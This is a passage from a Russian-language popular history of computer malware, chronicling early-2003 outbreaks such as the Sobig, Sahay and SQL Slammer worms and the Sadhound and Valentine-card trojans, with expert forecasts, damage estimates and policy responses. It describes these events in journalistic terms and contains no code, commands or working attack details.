Казалось, что новый вирус технически достаточно прост, ведь заражённое письмо приходило всегда с одного и того же адреса, вариантов темы письма с вирусом не так много, а для активизации обязательно требовалось, чтобы пользователь самостоятельно открыл вложение. Многие другие вирусы – из наиболее распространённых – использовали значительно более сложные алгоритмы для выбора адреса отправителя, темы и имени файла. Но, тем не менее, «Sobig» в течение примерно полутора лет оставался одним из самых распространённых в мире компьютерных вирусов-червей, вызывая рецидивы эпидемий на разных континентах.

18 января 2003 года информационный Web-сайт Silicon.com сообщил об интересном событии. Появился компьютерный вирус, прямо скажем, весьма редкого типа: вирус-антивирус по имени «Sahay» (другое название – W32.Sahay.A@mm). Эта программа претендовала на роль «беспощадного киллера», и не чего-нибудь, а знаменитой вредоносной компьютерной программы «Yaha». Это, возможно, само по себе было бы и неплохо, если исходить только из того факта, что один вирус уничтожает другой. Однако здесь есть одно «но»: «крайним» в схватке двух вредоносных кодов может оказаться компьютерная система пользователя. «Sahay» распространялся традиционным способом по электронной почте в виде приложения к письму с заголовком Fw: Sit back and be surprised («Fw: Расслабьтесь и удивляйтесь»). Приложенный файл назывался mathmagic.scr.

Вирус пытался самостоятельно приписаться ко всем файлам с расширением *.exe в директориях Windows и C:\Program Files\Mirc\download, но из-за допущенных его автором ошибок в программном коде «Sahay» иногда повреждал эти или другие файлы, хранящиеся в компьютере. Кроме того, данный вирус сканировал компьютерную систему в поисках «Yaha», и, если ему удалось найти «червя» из этого семейства, «Sahay» стирал его программный код. При этом на экране монитора появлялось сообщение с заголовком: «Exchange viruses?» («Обменять вирусы?»). В тексте сообщения говорилось о том, что компьютер был инфицирован «Yaha», автор которого нанёс вред Web-сайту автора «Sahay», поэтому компьютер пользователя будет очищен от «Yaha», но взамен будет записан другой вирус по имени «YahaSux» (другое название – «Win32.HLLP.YahaSux»).

Новый вирус автоматически рассылал свои копии по контактам адресной книги MS Outlook и перезагружал компьютер. Интересно, что вирусописатель «Gigabyte» из группировки «Metaphase VX Team», который брал авторство «Sahay» на себя, уверял пользователей в том, что им не о чем волноваться, поскольку новый вирус ничего не крадёт! Однако, как мы уже упоминали, специалисты считали, что вирус нельзя считать безобидным.

Итак, подведём черту. Вирусы, цель которых – уничтожение других вирусов, встречаются очень редко, и, например, региональный менеджер компании Symantec Дэвид Бэйнс заявил, что «Хотя “Sahay” далеко не первый вирус такого рода, тем не менее, он единственный за длительный промежуток времени». Сотрудник компании Trend Micro Клиф Вайнштейн также отметил: «За пять лет работы в антивирусной компании я впервые столкнулся с подобным явлением. Однако вовсе не удивлён, так как вирусописатели постоянно конкурируют друг с другом, а автор “Sahay” явно хотел похвалиться своим произведением перед коллегами».

20 января в Москве прошла знаковая конференция с красноречивым названием «Вирусные итоги 2002 и тенденции наступающего года». Лейтмотивом данного мероприятия стало утверждение о том, что

безвозвратно прошли и канули в лету те «наивные времена», когда основным средством распространения вредоносных компьютерных программ были флоппи-диски или лазерные диски сомнительного происхождения. Специалисты подчёркивали, что теперь вполне достаточно осуществить несколько обычных операций, например, открыть электронное сообщение, и инфицирование компьютерной системы стопроцентно гарантировано. Видимо, не без влияния последних эпидемий всё настойчивее стали звучать прогнозы о том, что в ближайшей перспективе будет осуществлена глобальная атака на Интернет, вернее DDoS-атака (распределённый отказ в обслуживании) на глобальные серверы. Евгений Касперский высказался в том ключе, что «Всемирную сеть вскоре ожидает крах, основная причина которого – анонимность. Интернет является структурой, в которой отдельные персоналии могут анонимно делать всё, что угодно. <…> Даже если 99% пользователей Сети будут вести себя корректно, 1% хулиганов может нарушить её функционирование». То есть в ближайшем будущем многочасовые простои Интернет станут для многочисленных пользователей обыденностью, сбои в Глобальной сети из-за атак злоумышленников могут быть настолько существенны, что постоянным пользователям Интернет придётся вновь привыкать к поиску нужной информации в более традиционных источниках.

На той же конференции была озвучена российская оценка объёма общемирового ущерба от вредоносных компьютерных программ в 2002 году. По данным ведущих исследовательских фирм он составил около 14,5 млрд. долл., однако «это наверняка заниженные данные, поскольку компании зачастую скрывают реальный масштаб ущерба, поэтому этот показатель смело можно умножать на два», – заявил директор аналитического центра «Лаборатории Касперского» Максим Поташев.

Прогнозы. В них можно верить безоговорочно, а можно – с долей здорового скепсиса по отношению к этим попыткам заглянуть в будущее. Всё зависит от того, кто занимается прогнозированием: дилетант или

Профессионал с большой буквы, который не только прекрасно образован в своей области знаний, широко информирован, обладает огромным опытом борьбы с вредоносными кодами, но и буквально «кожей» заранее чувствует изменение приоритетов вирусописателей, а также, если хотите, смену «моды» и технологий, используемых в написании вредоносных компьютерных программ. А как иначе объяснить, что ведущие отечественные специалисты с завидным постоянством «угадывают» генеральное направление очередного удара по компьютерному сообществу? А в некоторых случаях даже указывают сроки, характер и масштабы вероятных эпидемий.

Возьмите начало 2003 года. Ещё в 2002 году специалисты предупреждали, что первоочередная волна атак в начале следующего года может быть связана отнюдь не с вредоносными компьютерными программами, написанными с помощью инновационных технологий и приёмов вирусописания, хотя обязательно появятся и такие, а с вирусами, которые будут действовать через уже хорошо известные «уязвимости» в программном обеспечении. Пожалуйста, январь 2003 года принёс с собой сразу несколько вирусов, использующих старые недочёты в системе безопасности операционной системы Windows: три штамма «Lirva», штамм «E» нашего старого знакомого «ExploreZip», «Sobig», три штамма «Yaha».

Массовые вирусы обычно используют общий алгоритм, но иногда, несмотря на известный вредоносный код, способны выполнять более сложные процедуры, чем все от них ожидают. Например, «Sobig» в рекордно короткие сроки после своего появления устроил масштабную эпидемию, хотя и не показался сразу специалистам опасным.

Несмотря на сравнительно большое число почтовых червей массовой рассылки, появившихся в 2002 году, эксперты на 2003 год предсказывали резкую смену приоритетов компьютерных злоумышленников. Некоторые из специалистов утверждали, что время макровирусов и почтовых червей уходит и наступает пора «троянских» программ для создания возможностей

несанкционированного удалённого доступа, а также различных вариаций «backdoor»-программ для использования «серого» шпионского программного обеспечения, которое способно предоставлять «хозяину» информацию о сетевом поведении пользователя. То есть компьютерные вирусы будут нужны не столько для того, чтобы разрушать, сколько для того, чтобы установить контроль над заражённой системой и получать конфиденциальные данные о пользователе и системе.

Также предсказывалось и распространение в 2003 году мощного компьютерного «червя» через системы мгновенного обмена сообщениями, так как «многие из широко распространённых Instant Messaging Systems[310], такие, как MSN или Yahoo Messenger, могут сделать корпоративные сети уязвимыми для вирусов», как указывали специалисты компании Sophos. Особенно это актуально в сочетании с оценкой исследовательской фирмы International Data Corp, что в 2003 году общий трафик обмена такими сообщениями должен был достичь примерно 40 млрд. сообщений ежедневно.

После всего сказанного напрашивался, пожалуй, единственно возможный вывод: на современном этапе развития мирового сообщества вредоносные компьютерные программы представляют собой колоссальную помеху для нормальной работы и развлечений миллиардов различных пользователей. По оценкам специалистов компании Sophos в 2002 году появлялось 700–800 новых компьютерных вирусов ежемесячно, больше всего – «червей». Эти же тенденции, по оценкам экспертов, должны сохраниться и в 2003 году. «Создатели вирусов больше всего заинтересованы в разработке следующего “червя” для Windows, который будет распространяться с помощью электронной почты или системы быстрых сообщений, потому что именно такие вирусы могут максимально навредить, – заявил главный технический консультант Sophos Грэм Клули. – В этом году мы ожидаем большего количества вирусов, передаваемых по

[310] Instant Messaging Systems (IMS) – системы немедленной доставки сообщений.

электронной почте. Появилось ещё больше вредоносных программ, размножающихся посредством систем быстрых сообщений». При этом прогнозировалось, что вирусные атаки, скорее всего, станут более быстротечными и масштабными.

Прошло всего лишь несколько дней, и прогнозы начали сбываться.

25 января появился «червь», который имел крайне малый размер и высочайшую скорость тиражирования – благодаря использованию уникальной технологии. Он распространялся через найденную полгода назад «уязвимость» в сервере баз данных Microsoft SQL 2000. Впоследствии он получил красноречивое имя «Slammer»[311]. «Этот “червь” содержал вредоносный код, использующий переполнение буфера в сервисе SQL Server Resolution (CVE CAN-2002-0649)», – уточнял Центр реагирования на компьютерные инциденты. Инфицировав компьютерную систему, «Slammer» оставался в ней в виде фрагмента кода процесса MS SQL сервера, что делало его недоступным для антивирусных программ, и запускал с помощью команды «sendto» бесконечный цикл генерации пакетов UDP с большой скоростью передачи. Следующая компьютерная система-жертва выбиралась случайным образом.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Slammer
Другие названия	Slammer.A, Slammer.a, W32/SQLSlammer, W32/SQLSlammer.Worm, W32/SQLSlam-A, W32/SQLSLAM-A, W32/SQLSLAMER.Worm, W32.SQLExp.Worm, SQLSlammerWorm, WORM_SQULP1434.A, DDOS_SQLP1434.A, DDOS.SQLP1434.A, Worm.SQL.Helkern, Sapphire
Тип	серверный червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP

[311] «Slammer» (англ.) – *сленг* «Рубильник».

Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Соединённые Штаты Америки
Длина	376 байт

Деятельность этого «червя», несмотря на то что он не оставлял на инфицированном сервере никаких враждебных программ и не имел других побочных действий, в том числе деструктивных, была очень опасна тем, что «червь» генерировал огромное количество пакетов UDP, а это фактически можно было считать DoS атакой. Информационный портал Компьюлента, который одним из первых сообщил о появлении «Slammer», дал о нем следующие сведения: «По своим повадкам он напоминает “CodeRed”[312], распространявшийся по Интернет в июле 2001 года. Активизировавшись, он пытается отправить свой код по случайно сгенерированным IP-адресам в порт UDP 1434[313]. В случае неудачи он снова и снова повторяет попытку. Сетевые каналы и серверы, подвергающиеся атаке, оказываются перегруженными. “Червь” имеет крайне небольшой размер – всего 376 байт – и присутствует только в памяти заражённых компьютеров. При работе “червя” никакие файлы не создаются, и он никак не проявляет себя (помимо сетевой активности заражённого компьютера). Microsoft давно выпустила

[312] «Slammer» принадлежит к классу так называемых «бестелесных» червей, которые осуществляют все операции (включая заражение и распространение) исключительно в оперативной памяти компьютера, что существенно осложняет их обнаружение и нейтрализацию стандартными антивирусными программами. Первым представителем этого класса вирусов был червь «CodeRed», обнаруженный 20 июля 2001 года и тогда же вызвавший крупномасштабную эпидемию и сбои в нормальной работе Интернет, в том числе и в российской его части. Впрочем, даже на пике своей активности, «CodeRed» был куда менее опасен, чем «Slammer». Кстати, вплоть до появления последнего «бестелесные» черви более никак себя не проявляли.

[313] При этом используются случайные данные от команды «GetTickCount».

“патч”, который исправляет используемую вирусом ошибку в Microsoft SQL Server. Однако, судя по масштабам разгорающейся эпидемии, большинство системных администраторов не потрудились установить его».

Распространение «Slammer» вызвало взрывной рост трафика во многих сетях и выход из строя некоторых сервисов, использующих MS SQL серверы. Представляется интересным дать хронологию событий, связанных с эпидемией этого «червя».

Активизация неизвестного ранее серверного «червя» произошло в субботу в $8^{\underline{30}}$ по московскому времени или в $0^{\underline{30}}$ по времени Восточного побережья США, и в результате первых же атак скорость работы Интернет значительно снизилась, а во многих частях мира Глобальная сеть на несколько часов оказалась практически парализованной. Наиболее сильно пострадали сети в США, Западной Европе и Юго-Восточной Азии, где некоторые регионы оказались фактически полностью отрезанными от Интернет. В российской части Интернет – Рунет – также ощущалось вредоносное воздействие «Slammer». «Всего лишь за несколько часов эпидемии нами зарегистрировано более 20 тысяч попыток “Slammer” проникнуть в нашу сеть, – сообщал начальник отдела информационной безопасности “Русславбанка” Игорь Митюрин. – Правда, все эти попытки были успешно отражены благодаря реализации эффективной политики безопасности, которая подразумевает своевременную установку “патчей” для всего программного обеспечения, используемого в нашей корпоративной сети».

Эпицентр эпидемии оставался неизвестным. Причём некоторые специалисты по компьютерной безопасности предполагали, что «червь» распространился с территории США, другие же считали, что его родиной является какой-то регион в Азии.

За считанные минуты «Slammer» буквально «затопил» Интернет, создав в каналах передачи данных настоящие заторы, поскольку после инфицирования компьютерной системы он незамедлительно начинал в

бесконечном цикле рассылать свой программный код по случайным IP-адресам. Естественно, что это привело к крупномасштабному всплеску трафика. На пике активности «Slammer» на один сервер приходили сотни запросов в минуту, и, не выдержав возросшей нагрузки, некоторые из них попросту «падали». В это время только в США терялся каждый пятый IP-пакет, что в десять раз превышало обычный уровень, и, по имевшимся на тот момент данным, от атаки пострадали пять из тринадцати корневых DNS-серверов.

Очень сильно от атаки «Slammer» пострадала Южная Корея[314], где Интернет пользуются 70% граждан страны. В субботу эта страна оказалась практически отключённой от Глобальной сети. В частности, под напором «Slammer» обрушилась сеть крупнейшего южнокорейского провайдера KT Corp., серьёзно пострадали также провайдеры Hanaro Telecom Inc. и Thrunet, занимавшие второе и третье места на южнокорейском рынке сетевых услуг. Работы по восстановлению сетей этих организаций проводились в течение несколько часов, но скоростные показатели Интернет ещё долгое время находились на низком уровне. Более того, отключение Интернет в Южной Корее сказалось и на работе Глобальной сети в азиатском регионе в целом.

В Западной Европе снижение скорости также было существенным, хотя и не было столь резким. Большинство провайдеров Интернет с американского континента во время атаки также были вынуждены несколько часов работать на пониженных скоростях передачи данных. В течение субботы атака «Slammer» постепенно сошла на нет, однако эксперты по компьютерной безопасности опасались, что он может вернуться.

---

[314] «Поднять» южнокорейский Интернет удалось только через 6 часов после начала атаки. Советник президента США по вопросам компьютерной безопасности Говард Шмидт утверждал, что «ситуация уже находится под контролем, хотя вирус может активизироваться, когда начнётся рабочая неделя банков и компаний», то есть США, в принципе, тоже могли остаться без Интернет.

Одной из причин катастрофических последствий атаки «Slammer» было признано невнимание системных администраторов к регулярному обновлению антивирусного программного обеспечения[315]. Об «уязвимости» в MS SQL Server 2000 было известно целых полгода, и «заплатка» к ней содержалась в выпущенном Microsoft пакете обновлений Service Pack 3, но, тем не менее, за её установку администраторы взялись лишь после начала атаки «Slammer»[316], и удалось это лишь некоторым из них, так как Web-сайт Microsoft оказался перегруженным.

Нейтрализации «червя», безусловно, помогли скоординированные действия Интернет-провайдеров, внедривших фильтрацию вредоносных пакетов, рассылаемых «Slammer».

Этот сценарий развития событий наиболее распространён в описаниях жизнедеятельности«Slammer», однако хроника его атак иногда подается в

---

[315] Хотя на тот момент времени количество инфицирований компьютеров на рабочих местах в организациях и учреждениях имело хоть слабую, но всё-таки тенденцию к снижению. Причём эта тенденция касалась как малого, так и среднего бизнеса, что говорило о том, что вслед за крупными компаниями технологии защиты информации начали проникать и в сравнительно небольшие фирмы. Более того, почти все компании заявляли о том, что безопасность в ИТ-секторе становится их приоритетом, в том числе в финансовом плане. С другой стороны, наблюдался рост угроз безопасности и атак. В связи с этим эксперты компании Symantec утверждали, что во второй половине 2002 года число атак выросло примерно на 20%, а количество обнаруженных «уязвимостей» примерно на 80%. Эпидемия «Slammer» подняла проблему на новый уровень и заставила руководство организаций вносить срочные изменения в стратегию обеспечения информационной безопасности. Вполне очевидно, что рост осознания проблем информационной безопасности напрямую связан с ростом расходов. Кстати, среди наиболее покупаемых технологий лидируют антиспам-решения (60%), антивирусные решения (51%) и системы обнаружения вторжения (40%). Менее востребованными продуктами оказались системы аутентификации (29%) и консалтинговые услуги (11%).

[316] Кроме того, если возможно, следовало также заблокировать входящий трафик 1434 UDP порта (SQL Server Resolution Service Port), что можно сделать с помощью файрвола или маршрутизатора.

несколько другом виде. Утверждается, что «Slammer» появился задолго до 25 января, когда об этом сообщили антивирусные компании и средства массовой информации. Первый случай обнаружения пакетов данных, похожих на копии червя, был зафиксирован «Лабораторией Касперского» в $22^{\underline{07}}$ по московскому времени 20 января 2003 года. Данные были отправлены с компьютера, принадлежащего одному из американских провайдеров, но это совсем не означает, что «Slammer» был создан сотрудниками этой компании, вероятно, сервер был удаленно инфицирован компьютерными злоумышленниками. Таким образом, правда о происхождении «червя» могла скрываться в файлах-отчётах обращений к этому серверу.

Немного позже в тот же день программный код «Slammer» был обнаружен в запросе от сервера в Нидерландах. После этого «червь» никак не проявлял себя вплоть до $23^{\underline{21}}$ 23 января, когда была зарегистрирована ещё одна копия «червя» в запросе от другого голландского сервера. Взрыв активности «Slammer» произошёл только в ночь с 24 на 25 января. Таким образом, инкубационный период составил пять суток дней, и за это время вредоносная программа успела заразить критическое количество серверов, что вызвало цепную реакцию.

По другим данным эпицентр распространения «Slammer» находился в Китае, откуда он проник в компьютерные системы Южной Кореи и Филиппин. Затем «Slammer» достиг западной и центральной частей США и разделился на два потока: первый перекинулся в Австралию и Новую Зеландию, второй – в Западную и Восточную Европу, Россию и страны СНГ. География распространения «червя» выглядела следующим образом.

Страна	**Количество заражённых серверов (в % от общего числа заражений)**
США	48,4%
Германия	8,2%
Южная Корея	4,9%
Великобритания	4,9%

Канада	4,9%
Китай	3,3%
Нидерланды	2,7%
Тайвань	2,7%
Греция	2,2%
Швеция	2,2%

Как видно из данных приведённой таблицы, эпидемия в большей или меньшей мере затронула страны в разных частях света. «Червь» вызвал одну из крупнейших в истории глобальную эпидемию, захлестнувшую практически все страны мира, но к 27 января эпидемия была практически нейтрализована и нормальная работа Интернет восстановлена. В Интернет продолжали регулярно регистрироваться копии «Slammer», но их количество было несоизмеримо меньше, чем на пике его активности. В целом присутствие копий этого «червя» в трафике Интернет уже не могло влиять на нормальное функционирование сети.

Так что, «Slammer» был побеждён окончательно?

27 января 2003 года спецслужбы США выразили своё отношение к этому тезису таким образом: «Беспрецедентная атака на Всемирную сеть может повториться, так как пока не удаётся выйти на след злоумышленников, запустивших в субботу в сеть вирус, парализовавший южнокорейский Интернет, а также значительно замедливший трафик Интернет в других азиатских, европейских странах и на североамериканском континенте. Если большая часть компьютеров, “заболевших” в эти выходные, уже успешно “вылечена”, то машины, хозяева которых в субботу отдыхали, не смотрели телевизор и не читали газет, от опасной заразы не застрахованы. Так, из Китая, Южной Кореи, где накануне были заблокированы все без исключения Интернет-провайдеры, и других азиатских стран уже поступает информация о новых поражениях вирусом компьютерных сетей».

В тот же день, 27 января, отечественные специалисты писали в электронных СМИ, в частности в Утро: «Не исключено, что от действия злоумышленников вновь может пострадать и российский Интернет: значительный урон “червь” может нанести банковским системам (кстати, в США в выходные не работала одна из крупнейших сетей банкоматов), а также ограничить доступ к популярным Интернет-ресурсам. В этом случае, скорее всего, будет парализована работа сетевых СМИ. Пока Интернет, вроде бы, работает не медленнее, чем обычно. Но, как говорится, ещё не вечер. И даже не обеденный перерыв... <…> В отличие от других вредоносных программ, распространяемых по электронной почте, “Рубильник” не стирает данные, хранящиеся на “жёстком” диске, а значительно замедляет соединение с Интернет, “забивая” канал своими многочисленными копиями. По некоторым данным он был запущен в сеть в Гонконге. Общий ущерб от него по всему миру может составить до 10 млрд. долл.». Итак, можно сформулировать следующий краткий вывод: «Slammer» и его последователи – это абсолютно реальная угроза, которая способна вызывать серьёзнейшие и масштабные сбои в нормальной работе всех сегментов Интернет одновременно.

Более того, отечественные специалисты предупреждали, что «в будущем подобные атаки станут происходить с нарастающей частотой, и это ещё раз доказывает необходимость разработки новых подходов к предупреждению и выявлению вирусных эпидемий в Интернет, поскольку существующие технологии наглядно доказали свою низкую эффективность».

В опубликованном 1 февраля 2003 года американской ассоциацией CAIDA докладе впервые были названы цифры скорости распространения червя «Slammer». Оказывается, ему потребовались всего лишь неполные десять минут, для того чтобы с момента своего появления в Интернет отыскать до 90% потенциально подверженных инфицированию серверов, что, кстати, сводило на нет усилия обороняющейся стороны. Причём в течение первой минуты своей деятельности «Slammer» удваивал свою

«популяцию» каждые 8,5 секунд и достиг максимальной частоты сканирования в 55 миллионов запросов в секунду спустя всего лишь 3 минуты после своего «рождения». В результате за первые десять минут было заражено 75 тысяч серверов. Вследствие мгновенной генерации чрезмерного трафика Глобальная сеть встала, а 5 корневых серверов «упали». Подобные темпы ранее рассматривались исключительно как фантастические, ведь прежние рекордсмены были просто «черепахами» по сравнению с новым лидером. Например, «CodeRed» распространялся на два порядка медленнее, а удваивал количество своих копий лишь за 37 минут, хотя и заразил существенно больше серверов. К тому же «Slammer» был ограничен в географии распространения собственным недочётом: ошибка в генераторе случайных чисел не позволяла сканировать все возможные адреса в Интернет, а чрезмерно агрессивный метод сканирования и размножения быстро «забил» мусорным трафиком сеть и в конечном итоге помешал самому же «Slammer» размножаться дальше.

Исследователи CAIDA резюмировали проделанную ими работу следующим образом: «Традиционные методы противостояния “червям” сделались бессмысленными после появления столь быстро размножающегося вируса, как “Slammer”. Защита от подобных угроз должна быть автоматической, поскольку системные администраторы ни за что не успеют предупредить угрозу, распространяющуюся с подобной скоростью». Et sic de similibus[317]!

По подсчётам аналитиков британской аналитической компании Mi2g по состоянию на 1 февраля 2003 года общий ущерб, понесённый мировыми компаниями в результате эпидемии «Slammer», составил до 1,2 млрд. долл., тогда как общий ущерб, нанесённый вирусом «CodeRed», оценивался в 2,6 млрд. долл., «LoveLetter» в 8,8 млрд. долл., а «Klez» в 9 млрд. долл. По числу заражений лидировали Корея и США, с 43% и 12% соответственно от общего

[317] Et sic de similibus (лат.) – так же и в других подобных случаях

числа заражений. Согласно мнению экспертов аналитической компании Computer Economics, на ликвидацию последствий эпидемии «Slammer» должно было потребоваться до 1 млрд. долл. Вместе с тем, широко бытовало мнение, что истинный ущерб от этого «червя» значительно серьёзнее. Так или иначе, но большинство специалистов сошлись на мнении, что атака «Slammer» продемонстрировала уязвимость Интернет в целом и точно указала на одно из слабых мест, через которые можно вообще остановить работу Глобальной сети. Ранее ни один другой вирус не угрожал разорвать на части работу Интернет и нарушить коммуникации между целыми регионами. Ведь на пике эпидемии «Slammer» вызвал замедление работы Интернет до 25%, а это означало, что доступ к каждому четвёртому (!) Web-сайту был невозможен или крайне затруднён. Схожие нарушения были выявлены и в других службах, использующих Интернет: электронной почте, FTP-сервисах, сетевых пейджерах и т. д.

Итак, эпидемия «Slammer» стала крупнейшей не только по числу инфицированных им серверов (более 80000 во всём мире), географии и скорости распространения, но и по последствиям для функционирования Интернет в целом. На информационном Web-сайте proext.com был опубликован достаточно обширный материал, в котором последствия эпидемии «Slammer» трактовались следующим образом: «Прежде всего, необходимо понять реальную опасность “Slammer”. С одной стороны, он атакует исключительно серверные компьютеры, так что большая часть пользователей Интернет может чувствовать себя в безопасности: если на машине не установлена система управления базами данных Microsoft SQL Server, то этот “червь” не может нанести никакого вреда. Однако, с другой стороны, масштабы распространения “Slammer” и последствия многократного увеличения сетевого трафика могут вызвать перебои в работе всего Интернет. Таким образом, косвенно страдают все пользователи сети вне зависимости от их статуса и интересов. Серьёзную озабоченность будущим Интернет вызывает не столько сам “Slammer”, сколько

“обкатанная” на нём технология молниеносного замедления сети. Более чем вероятно, что уже в ближайшее время исходные тексты червя появятся на специализированных вирусных сайтах и форумах, и тогда компьютерный андеграунд вплотную займется клонированием “Slammer”. Будут созданы новые модификации червя, которые, не исключено, будут отличаться еще более мощной технологией распространения и нести в себе деструктивный заряд. Последствия такого развития событий и потенциальный ущерб мировой экономике практически не поддаются оценке. Общеизвестно, что абсолютно защищённого программного обеспечения не бывает. Каждый день обнаруживается до десяти брешей в самых различных операционных системах и приложениях, авторы которых немедленно выпускают соответствующие “заплатки”. Слабое звено этой системы, как это часто случается, – человеческий фактор. Многие системные администраторы крайне нерегулярно устанавливают эти “заплатки”, оставляя свои сети потенциально подверженными атакам новых вредоносных программ. Опыт “Slammer” показывает, насколько продуктивно можно воспользоваться этим недостатком. Главная угроза состоит в том, что уже ничто не может остановить вирусописателей от дальнейшего создания сетевых червей, нацеленных на различные бреши. Ящик Пандоры открыт, и уже ничто не может остановить его разрушительную силу. Если подойти к проблеме с другой стороны, то количества этих брешей вполне хватит, чтобы выпускать “Slammer”-подобных червей каждый день в течение нескольких лет. При таком развитии событий Интернет станет малопригодным как для бизнес-коммуникаций, так и для развлечений или поиска информации». Весьма пессимистично, но, пожалуй, верно.

Для получения объективной картины добавим, что существовали и другие суждения, несколько отличавшиеся своей тональностью от вышеизложенных. «Как бы то ни было, именно серьёзные, а не эпизодические эпидемии учат всех – от экспертов и аналитиков программного кода в антивирусных компаниях до администраторов и

конечных пользователей, – заявил обнаруживший “уязвимость”, которую позднее использовали авторы программного кода “Slammer”, британский эксперт по безопасности Дэвид Литчфилд. – Авторы вредоносного кода знали о возможностях переполнения буфера и без меня, поэтому прекращать поиск и не сообщать об “уязвимостях” не имеет смысла: скорее, атаки, подобные последней, сделают администраторов осторожней и ответственнее, так же как производителей и вендоров программного обеспечения. Сокрытие информации о “дырах” приведёт к тому, что широкая общественность не будет знать о тех опасностях, которые существуют в реальности, а положительный эффект обмена информацией будет потерян». От себя заметим, что в этих рассуждениях явно присутствует рациональное зерно.

28 января 2003 года компания MessageLabs сообщила, что в течение двух дней, 25 и 26 января, её фильтры перехватили около 3000 заражённых сообщений использующей особенности почтового клиента MS Outlook Express новой «троянской» программы по имени «Sadhound»[318] (другое название – «W32/Sadhound»). Для маскировки «Sadhound» использовал особенности механизма обработки заголовков электронных писем в MS Outlook Express, а определение типа вложенного файла происходило несколько сложнее, чем обычно. Пока у файла присутствовало лишь одно расширение, MS Outlook Express работал правильно, но если при помощи специальной утилиты файлу придавали сразу три расширения, почтовая программа реагировала весьма странным образом. Первое расширение она показывала пользователю, по третьему расширению подбирала данному файлу пиктограмму («иконку»), а второе расширение использовала для того, чтобы определить, какой программой следует открывать данный файл. Если в качестве первого и третьего расширений указывалось .jpg, а в качестве второго .exe, то у пользователя не возникало никаких сомнений в том, что перед ним обычная картинка. Однако при попытке открыть вложение MS

[318] «Sadhound» (англ.) – «Шалопай».

Outlook Express запускал его на выполнение, так как второе расширение, по мнению программы, свидетельствовало о том, что это исполняемый файл. Таким образом, если в электронное письмо вкладывался программный код, запускающий на выполнение «троянскую» программу при чтении этого письма, инфицирование компьютерной системы превращалось в весьма тривиальную задачу.

Надо сказать, что такой приём можно назвать настоящей находкой вирусописателя со стажем. Почему? Да ведь при помощи этой уловки можно было обмануть не только невнимательных пользователей, но и многие прикладные программы, например, сортирующие файлы по расширению почтовые фильтры. Более того, обычно антивирусные фильтры блокировали исполняемые файлы, но не просматривали картинки, а также архивы. Следовательно, они «не знали» о замысловатом способе определения типа файла, которым пользуется MS Outlook Express, и обращали внимание только на последнее, третье расширение. «Несмотря на все ошибки в MS Outlook Express, обнаружить подлог всё-таки можно. Если щёлкнуть на значке скрепки (для открытия вложения), то имя файла отобразится с первым расширением и многоточием после него. Внимательного пользователя это многоточие должно насторожить, так как оно свидетельствует о том, что файл может оказаться не тем, чем кажется с первого взгляда», – развивал сообщение MessageLabs информационный портал «Компьюлента».

Итак, обеспечение информационной безопасности – защищенности информации – постепенно превратилось в приоритетную задачу, решение которой под силу лишь всему человеческому сообществу. Проблема, возникшая и даже осознанная уже достаточно давно, особенно обострилась в результате атаки «Slammer» на сетевые домены по всему миру, причины, протекание и последствия которой эксперты анализировали ещё многие месяцы. В ситуации, когда в любой момент можно было ожидать чего-то подобного, мировое сообщество стало в авральном режиме образовывать различные комитеты и комиссии, на которые были возложены задачи по

обеспечению информационной безопасности государственных структур и всего общества. Например, в первых числах февраля 2003 года Европейская комиссия заявила о своём намерении по учреждению в ЕС специального комитета под названием «Агентство по информационной и сетевой безопасности», которому вменялось в обязанность обеспечение «кибернетической безопасности бизнеса и государственных структур в странах-членах Евросоюза». Создание такой организации одобрил Совет министров связи стран, входящих в ЕС. Причём Европейская комиссия подтвердила ранее заявленную позицию о том, что «новое агентство не будет вырабатывать каких-либо регулирующих актов, а сосредоточится на решении практических задач. В число обязанностей агентства будут входить координация действий коммерческих и общественных организаций, обеспечивающих кибернетическую безопасность, распространение информации о “дырах” в программных системах и способах их ликвидации. Оно возьмёт на себя функции центра сертификации на соответствие требованиям безопасности и будет публиковать информацию о стандартах лучших методов защиты информационных систем». Подавляющее большинство европейских специалистов по информационной безопасности оценили факт создания этого агентства как очень полезный шаг, позволяющий европейским государствам более оперативно, конструктивно и эффективно принимать контрмеры против нарастающей угрозы безопасности компьютерных и телекоммуникационных систем, например, со стороны вредоносных компьютерных программ типа «Slammer».

Кстати, этот «червь» нанёс настолько чувствительный удар всему Интернет-сообществу, что через неделю после его атаки президент США Джордж Буш подписал многократно откладываемую ранее стратегию кибернетической безопасности. Главной задачей этого документа было декларировано «определение основного направления действий правительства и компьютерной индустрии США по защите наиболее значимых американских информационных сетей от кибернетических атак».

14 февраля 2003 года компания Sophos предупредила о появлении двух новых «троянских» программ, маскирующихся под фотографии знаменитостей и поздравления с Днём святого Валентина. Первая из них «Igloo-15»[319] (другое название – W32/Igloo-15) была известна достаточно давно. Она распространялась в пиринговых сетях, таких как KaZaA, и через IRC-чаты. Как правило, файл с «троянской» программой маскировался под откровенные фотографии звезд. До этого появлялись варианты с Бритни Спирс, Шакирой, а теперь дело дошло до актрисы Кетрин Зета Джонс. Были предположения о том, что новый этап распространения «троянской» программы был связан с тем, что актриса в то время судилась с журналом «Hello!», опубликовавшим её фото, выполненные скрытой камерой. «Igloo-15» устанавливался в компьютерную систему после попытки открыть файл с «фотографиями». После установки «червь» запускался каждый раз при загрузке компьютера и открывал в нём «черный ход» для злоумышленника. С его помощью тот мог захватить управление инфицированной компьютерной системой.

Вторая обнаруженная Sophos «троянская» программа маскировалась под электронное поздравление с Днём святого Валентина и поступала в электронном письме с обратным адресом cupid@valentines-ecard.com и темой: «You have been sent a Valentines Card!» («Вам отправили валентинку»). В письме приводился адрес, по которому можно было получить открытку, однако при посещении Web-сайта «валентинку» предлагалось скачать в виде исполняемого файла. При запуске этого файла открывалось окно с поздравительным flash-роликом, якобы от анонимного поклонника, а в MS Internet Explorer незаметно устанавливались три объекта в формате «help»-файлов. В дальнейшем эти объекты отслеживали поведение пользователя в Интернет, а собранную информацию отправляли своему «хозяину».

---

[319] «Igloo-15» (англ.) – «Иглу-15». Иглу – это эскимосская хижина из затвердевшего снега.

